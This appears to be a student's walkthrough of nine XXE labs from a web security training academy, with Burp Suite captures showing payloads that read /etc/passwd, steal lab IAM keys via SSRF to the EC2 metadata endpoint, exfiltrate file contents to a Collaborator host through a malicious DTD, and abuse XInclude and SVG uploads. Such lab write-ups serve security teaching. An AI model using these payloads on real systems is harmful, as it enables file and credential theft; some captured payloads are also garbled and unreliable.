

Lab1: Exploiting XXE using external entities to retrieve files

Description: This lab has a "Check stock" feature that parses XML input and returns any unexpected values in the response.

To solve the lab, inject an XML external entity to retrieve the contents of the `/etc/passwd` file.

Testing procedure and snapshots:


Visit a product page, click "Check stock", and intercept the resulting POST request in Burp Suite.

Insert the following external entity definition in between the XML declaration and the `stockCheck` element:

```
<!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
```

Then replace the `productId` number with a reference to the external entity: `&xxe;`

The response should contain "Invalid product ID:" followed by the contents of the `/etc/passwd` file.


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Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder **Repeater** Sequencer Decoder Comparer Extender Project options User options Alerts

1 * ...

Go Cancel < >

Target: <https://acf41fc31f9e4c8480cb05b4006f0086.web-security-academy.net>

Request

Raw Params Headers Hex XML

```

POST /product/stock HTTP/1.1
Host: acf41fc31f9e4c8480cb05b4006f0086.web-security-academy.net
Connection: close
Content-Length: 176
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.122
Safari/537.36
Content-Type: application/xml
Accept: */*
Origin:
https://acf41fc31f9e4c8480cb05b4006f0086.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://acf41fc31f9e4c8480cb05b4006f0086.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate
Accept-Language: en,en-US;q=0.9
Cookie: session=AGyKhcvsqxF1iGvElovkHEMM4H4v7RH

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<stockCheck><productId>4xxe:</productId><storeId>2</storeId></stockCheck>
          
```

Response

Raw Headers Hex

```

HTTP/1.1 400 Bad Request
Content-Type: application/json; charset=utf-8
Connection: close
Content-Length: 1144

"Invalid product ID: root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin) :/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
peter:x:2001:2001::/home/peter:/bin/bash
user:x:2000:2000::/home/user:/bin/bash
dnsmasq:x:101:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
messagebus:x:102:101::/nonexistent:/usr/sbin/nologin
"
          
```

0 matches 0 matches

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Exploiting XXE using external entities to retrieve files

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Lab2: Exploiting XXE to perform SSRF attacks

Description: This lab has a "Check stock" feature that parses XML input and returns any unexpected values in the response.

The lab server is running a (simulated) EC2 metadata endpoint at the default URL, which is `http://169.254.169.254/`. This endpoint can be used to retrieve data about the instance, some of which might be sensitive.

To solve the lab, exploit the XXE vulnerability to perform an SSRF attack that obtains the server's IAM secret access key from the EC2 metadata endpoint.

Access the lab

Testing procedure and snapshots:

Visit a product page, click "Check stock", and intercept the resulting POST request in Burp Suite.

Insert the following external entity definition in between the XML declaration and the `stockCheck` element:

```
<!DOCTYPE test [ <!ENTITY xxe SYSTEM "http://169.254.169.254/"> ]>
```

Then replace the `productId` number with a reference to the external entity: `&xxe;`

The response should contain "Invalid product ID:" followed by the response from the metadata endpoint, which will initially be a folder name. Iteratively update the URL in the DTD to explore the API until you reach `/latest/meta-data/iam/security-credentials/admin`. This should return JSON containing the `SecretAccessKey`.

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Target: https://acc1f521e38cc5780680596000c0082.web-security-academy.net

Request

Raw Params Headers Hex XML

```
POST /product/stock HTTP/1.1
Host: acc1f521e38cc5780680596000c0082.web-security-academy.net
Connection: close
Content-Length: 228
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.122
Safari/537.36
Content-Type: application/xml
Accept: */*
Origin: https://acc1f521e38cc5780680596000c0082.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://acc1f521e38cc5780680596000c0082.web-security-academy.net/product
?productId=1
Accept-Encoding: gzip, deflate
Accept-Language: en,en-US;q=0.9
Cookie: session=wP1rnnyyOOS15urNr1lvf3aQ34NaVzwm

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE test [ <!ENTITY xxe SYSTEM
"http://169.254.169.254/latest/meta-data/iam/security-credentials/admin"
> ]>
<stockCheck><productId>4xxe</productId><storeId>2</storeId></stockCheck>
```

Response

Raw Headers Hex

```
HTTP/1.1 400 Bad Request
Content-Type: application/json; charset=utf-8
Connection: close
Content-Length: 546

{"Invalid product ID: {"Code": "Success", "LastUpdated": "2020-04-26T13:30:55.354624Z", "Type": "AWS-HMAC", "AccessKeyId": "qxvkyYYLYUUGfDb09dYh", "SecretAccessKey": "V4lTCnnpUqRkAv3JR3vH6fS7lmmwkiP1zbDkguTq", "Token": "YqyRm9dijah7wYGH9FufZgks3ImeqP4ltJNfcb3xIQusle2wITHanmaUeLGAaGk7YbCc7PSvt9eioINMGoEvx5SjLhBwKv9DohfNLtztZLquXMinxuiE55n558cTjlyz2LFPKav1L6xzkH7DcGGWLB5Bzeu9l7uqRn8kgA3SRi6tuCJrHGADiMx7nHV6yqKsLTBh15fxpSFJXNjxiRoWV7EY4PHNJK2QalINJN6zunKI6RGbpMk8Cxc28QSUSuka", "Expiration": "2026-04-25T13:30:55.354624Z"}"}
```



Exploiting XXE to perform SSRF attacks

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Lab3: Blind XXE with out-of-band interaction

Description: This lab has a "Check stock" feature that parses XML input but does not display the result.

You can detect the blind XXE vulnerability by triggering out-of-band interactions with an external domain.

To solve the lab, use an external entity to make the XML parser issue a DNS lookup and HTTP request to the public Burp Collaborator server (burpcollaborator.net).

Testing procedure and snapshot: Visit a product page, click "Check stock" and intercept the resulting POST request in Burp Suite Professional.

Go to the Burp menu, and launch the Burp Collaborator client.

Click "Copy to clipboard" to copy a unique Burp Collaborator payload to your clipboard. Leave the Burp Collaborator client window open.

Insert the following external entity definition in between the XML declaration and the stockCheck element, but insert your Burp Collaborator subdomain where indicated:

```
<!DOCTYPE stockCheck [ <!ENTITY xxe SYSTEM "http://YOUR-SUBDOMAIN-  
HERE.burpcollaborator.net"> ]>
```

Then replace the productId number with a reference to the external entity: &xxe;

Go back to the Burp Collaborator client window, and click "Poll now". If you don't see any interactions listed, wait a few seconds and try again.

You should see some DNS and HTTP interactions that were initiated by the application as the result of your payload.



Burp Collaborator client



Click "Copy to clipboard" to generate Burp Collaborator payloads that you can use in your own testing. Any interactions that result from using the payloads will appear below.

Generate Collaborator payloads

Number to generate:

[Copy to clipboard](#)

☒ Include Collaborator server location

Poll Collaborator interactions

Poll every

seconds

[Poll now](#)

#	Time	Type	Payload	Comment
1	2020-Apr-26 13:49:52 UTC	DNS	ne51z7biyhluo65q7pmi87jbb2hs5h	
2	2020-Apr-26 13:49:52 UTC	HTTP	ne51z7biyhluo65q7pmi87jbb2hs5h	
3	2020-Apr-26 13:49:52 UTC	DNS	ne51z7biyhluo65q7pmi87jbb2hs5h	

Description DNS query

The Collaborator server received a DNS lookup of type A for the domain name **ne51z7biyhluo65q7pmi87jbb2hs5h.burpcollaborator.net**.

The lookup was received from IP address 3.248.180.126 at 2020-Apr-26 13:49:52 UTC.

[Close](#)



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Blind XXE with out-of-band interaction

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
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Lab4: Blind XXE with out-of-band interaction via XML parameter entities

Description: This lab has a "Check stock" feature that parses XML input, but does not display any unexpected values, and blocks requests containing regular external entities.

To solve the lab, use a parameter entity to make the XML parser issue a DNS lookup and HTTP request to burpcollaborator.net.

Access the lab

Testing procedure and snapshots:

Visit a product page, click "Check stock" and intercept the resulting POST request in Burp Suite Professional.

Go to the Burp menu, and launch the Burp Collaborator client.

Click "Copy to clipboard" to copy a unique Burp Collaborator payload to your clipboard. Leave the Burp Collaborator client window open.

Insert the following external entity definition in between the XML declaration and the stockCheck element, but insert your Burp Collaborator subdomain where indicated:

```
<!DOCTYPE stockCheck [<!ENTITY % xxe SYSTEM "http://YOUR-SUBDOMAIN-  
HERE.burpcollaborator.net"> %xxe; ]>
```

Go back to the Burp Collaborator client window, and click "Poll now". If you don't see any interactions listed, wait a few seconds and try again.

You should see some DNS and HTTP interactions that were initiated by the application as the result of your payload.



Blind XXE with out-of-band interaction via XML parameter entities

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Caution Sign



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Burp Collaborator client



Click "Copy to clipboard" to generate Burp Collaborator payloads that you can use in your own testing. Any interactions that result from using the payloads will appear below.

Generate Collaborator payloads

Number to generate:

1

[Copy to clipboard](#)

☒ Include Collaborator server location

Poll Collaborator interactions

Poll every

60

seconds

[Poll now](#)

#	Time	Type	Payload	Comment
1	2020-Apr-26 14:03:04 UTC	DNS	479dvo3vs4aw4daswlp5hcwn1...	
2	2020-Apr-26 14:03:04 UTC	DNS	479dvo3vs4aw4daswlp5hcwn1...	
3	2020-Apr-26 14:03:04 UTC	HTTP	479dvo3vs4aw4daswlp5hcwn1...	

Description

Request to Collaborator

Response from Collaborator

The Collaborator server received an HTTP request.

The request was received from IP address 52.208.12.94 at 2020-Apr-26 14:03:04 UTC.

Lab5: Exploiting blind XXE to exfiltrate data using a malicious external DTD

Description: This lab has a "Check stock" feature that parses XML input but does not display the result.

To solve the lab, exfiltrate the contents of the `/etc/hostname` file via Burp Collaborator.

The lab contains a link to an exploit server on a different domain where you can host your malicious DTD.

Testing procedure and snapshot:

Using Burp Suite Professional, go to the Burp menu, and launch the Burp Collaborator client.

Click "Copy to clipboard" to copy a unique Burp Collaborator payload to your clipboard. Leave the Burp Collaborator client window open.

Place the Burp Collaborator payload into a malicious DTD file:

```
<!ENTITY % file SYSTEM "file:///etc/hostname">
<!ENTITY % eval "<!ENTITY &#x25; exfil SYSTEM 'http://YOUR-SUBDOMAIN-
HERE.burpcollaborator.net/?x=%file;'>">
%eval;
%exfil;
```

Click "Go to exploit server" and save the malicious DTD file on your server. Click "View exploit" and take a note of the URL.

Then exploit the stock checker feature by adding a parameter entity referring to the malicious DTD. Visit a product page, click "Check stock", and intercept the resulting POST request in Burp Suite. Insert the following external entity definition in between the XML declaration and the `stockCheck` element:

```
<!DOCTYPE foo [<!ENTITY % xxe SYSTEM "YOUR-DTD-URL"> %xxe;]>
```

Go back to the Burp Collaborator client window, and click "Poll now". If you don't see any interactions listed, wait a few seconds and try again.

You should see some DNS and HTTP interactions that were initiated by the application as the result of your payload. The HTTP interaction could contain the contents of the `/etc/hostname` file.

Lab6: Exploiting blind XXE to retrieve data via error messages

Description: This lab has a "Check stock" feature that parses XML input but does not display the result.

To solve the lab, use an external DTD to trigger an error message that displays the contents of the `/etc/passwd` file.

The lab contains a link to an exploit server on a different domain where you can host your malicious DTD.

Access the lab

Testing procedure and snpashots:

Click "Go to exploit server" and save the following malicious DTD file on your server:

```
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % eval "<!ENTITY &#x25; exfil SYSTEM 'file:///invalid/%file;'">
%eval;
%exfil;
```


When imported, this page will read the contents of `/etc/passwd` into the file entity, and then try to use that entity in a file path.

Click "View exploit" and take a note of the URL for your malicious DTD.

Then exploit the stock checker feature by adding a parameter entity referring to the malicious DTD. Visit a product page, click "Check stock", and intercept the resulting POST request in Burp Suite. Insert the following external entity definition in between the XML declaration and the `stockCheck` element:

```
<!DOCTYPE foo [<!ENTITY % xxe SYSTEM "YOUR-DTD-URL"> %xxe;]>
```

You should see an error message containing the contents of the `/etc/passwd` file.


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Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

1 x 2 x 3 x 4 x 5 x 6 x ...

Go Cancel < >

Target: <https://ac111fc81e4b90d68068c5f400cb0083.web-security-academy.net>

Request

Raw Params Headers Hex XML

```

POST /product/stock HTTP/1.1
Host: ac111fc81e4b90d68068c5f400cb0083.web-security-academy.net
Connection: close
Content-Length: 236
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.122
Safari/537.36
Content-Type: application/xml
Accept: /*
Origin: https://ac111fc81e4b90d68068c5f400cb0083.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://ac111fc81e4b90d68068c5f400cb0083.web-security-academy.net/product
?productId=1
Accept-Encoding: gzip, deflate
Accept-Language: en,en-US;q=0.9
Cookie: session=1eoyJu7ydMjq3Sy1CJxCRYS41Z1Vrkfy

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [<!ENTITY % xxe SYSTEM
"https://ac201f911ec0903580cec50f012e009e.web-security-academy.net/explo
it.dtd"> %xxe;]>
<stockCheck><productId>1</productId><storeId>2</storeId></stockCheck>
          
```

Response

Raw Headers Hex


```

HTTP/1.1 400 Bad Request
Content-Type: application/json; charset=utf-8
Connection: close
Content-Length: 1201

"XML parser exited with non-zero code 1:
/invalid/root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin) :/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
peter:x:2001:2001::/home/peter:/bin/bash
user:x:2000:2000::/home/user:/bin/bash
dnsmasq:x:101:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
messagebus:x:102:101::/nonexistent:/usr/sbin/nologin (No such file or
directory)
"
          
```

? < + > Type a search term 0 matches

? < + > Type a search term 0 mat



Exploiting blind XXE to retrieve data via error messages

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Craft a response

URL: <https://ac201f911ec0903580cec50f012e009e.web-security-academy.net/exploit.dtd>

HTTPS



File:

/exploit.dtd

Head:

HTTP/1.1 200 OK
Content-Type: text/plain; charset=utf-8

Lab7: Exploiting XXE to retrieve data by repurposing a local DTD

Description: This lab has a "Check stock" feature that parses XML input but does not display the result.

To solve the lab, trigger an error message containing the contents of the `/etc/passwd` file.

You'll need to reference an existing DTD file on the server and redefine an entity from it.

Testing procedure and snapshot:

Visit a product page, click "Check stock", and intercept the resulting POST request in Burp Suite.

Insert the following parameter entity definition in between the XML declaration and the `stockCheck` element:

```
<!DOCTYPE message [  
<!ENTITY % local_dtd SYSTEM "file:///usr/share/yelp/dtd/docbookx.dtd">  
<!ENTITY % ISOamso '  
<!ENTITY &#x25; file SYSTEM "file:///etc/passwd">  
<!ENTITY &#x25; eval "<!ENTITY &#x26;#x25; error SYSTEM  
&#x27;file:///nonexistent/&#x25;file;&#x27;>">  
&#x25;eval;  
&#x25;error;  
'>  
%local_dtd;  

```

This will import the Yelp DTD, then redefine the ISOamso entity, triggering an error message containing the contents of the `/etc/passwd` file.

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Target: https://acdb1f341f0a280580551faa001100d3.web-security-academy.net

Request

```
POST /product/stock HTTP/1.1
Host: acdb1f341f0a280580551faa001100d3.web-security-academy.net
Connection: close
Content-Length: 427
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.122 Safari/537.36
Content-Type: application/xml
Accept: */*
Origin: https://acdb1f341f0a280580551faa001100d3.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://acdb1f341f0a280580551faa001100d3.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate
Accept-Language: en,en-US;q=0.9
Cookie: session=610a2bf7015e13fksKJYafkc1MDsjAO

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE message [
<ENTITY % local_dtd SYSTEM
"file:///usr/share/yelp/dtd/docbookx.dtd">
<ENTITY % ISOamsco '
<ENTITY %x25; file SYSTEM "file:///etc/passwd">
<ENTITY %x25; eval "<!ENTITY %x26;#x25; error SYSTEM
%#x27;file:///nonexistent/%#x25;file;%#x27;>">
%#x25;eval;
%#x25;error;
'>
%local_dtd;
]>
<stockCheck><productId>1</productId><storeId>2</storeId></stockCheck>
```

Response

```
HTTP/1.1 400 Bad Request
Content-Type: application/json; charset=utf-8
Connection: close
Content-Length: 1205

"XML parser exited with non-zero code 1:
/nonexistent/root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
peter:x:2001:2001::/home/peter:/bin/bash
user:x:2000:2000::/home/user:/bin/bash
dnsmasq:x:101:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
messagebus:x:102:101::/nonexistent:/usr/sbin/nologin (No such file or directory)"
```



Exploiting XXE to retrieve data by repurposing a local DTD

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Com-Tool



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Lab8: Exploiting XInclude to retrieve files

Descripton: This lab has a "Check stock" feature that embeds the user input inside a server-side XML document that is subsequently parsed.

Because you don't control the entire XML document you can't define a DTD to launch a classic XXE attack.


To solve the lab, inject an XInclude statement to retrieve the contents of the `/etc/passwd` file.

Testing procedure and snapshot:

Visit a product page, click "Check stock", and intercept the resulting POST request in Burp Suite.

Set the value of the `productId` parameter to:

```
<foo xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include parse="text"
href="file:///etc/passwd"/></foo>
```



Lab9: Exploiting XXE via image file upload

Description: This lab lets users attach avatars to comments and uses the Apache Batik library to process avatar image files.

To solve the lab, upload an image that displays the contents of the `/etc/hostname` file after processing. Then use the "Submit solution" button to submit the value of the server hostname.

Testing procedure and snapshot:

Create a local SVG image with the following content:

```
<?xml version="1.0" standalone="yes"?><!DOCTYPE test [ <!ENTITY xxe SYSTEM
"file:///etc/hostname" > ]><svg width="128px" height="128px"
```

```
xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink"
version="1.1"><text font-size="16" x="0" y="16">&xxe;</text></svg>
```

Post a comment on a blog post, and upload this image as an avatar.

When you view your comment, you should see the contents of the `/etc/hostname` file in your image. Then use the "Submit solution" button to submit the value of the server hostname.



Exploiting XXE via image file upload

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LAB Solved 

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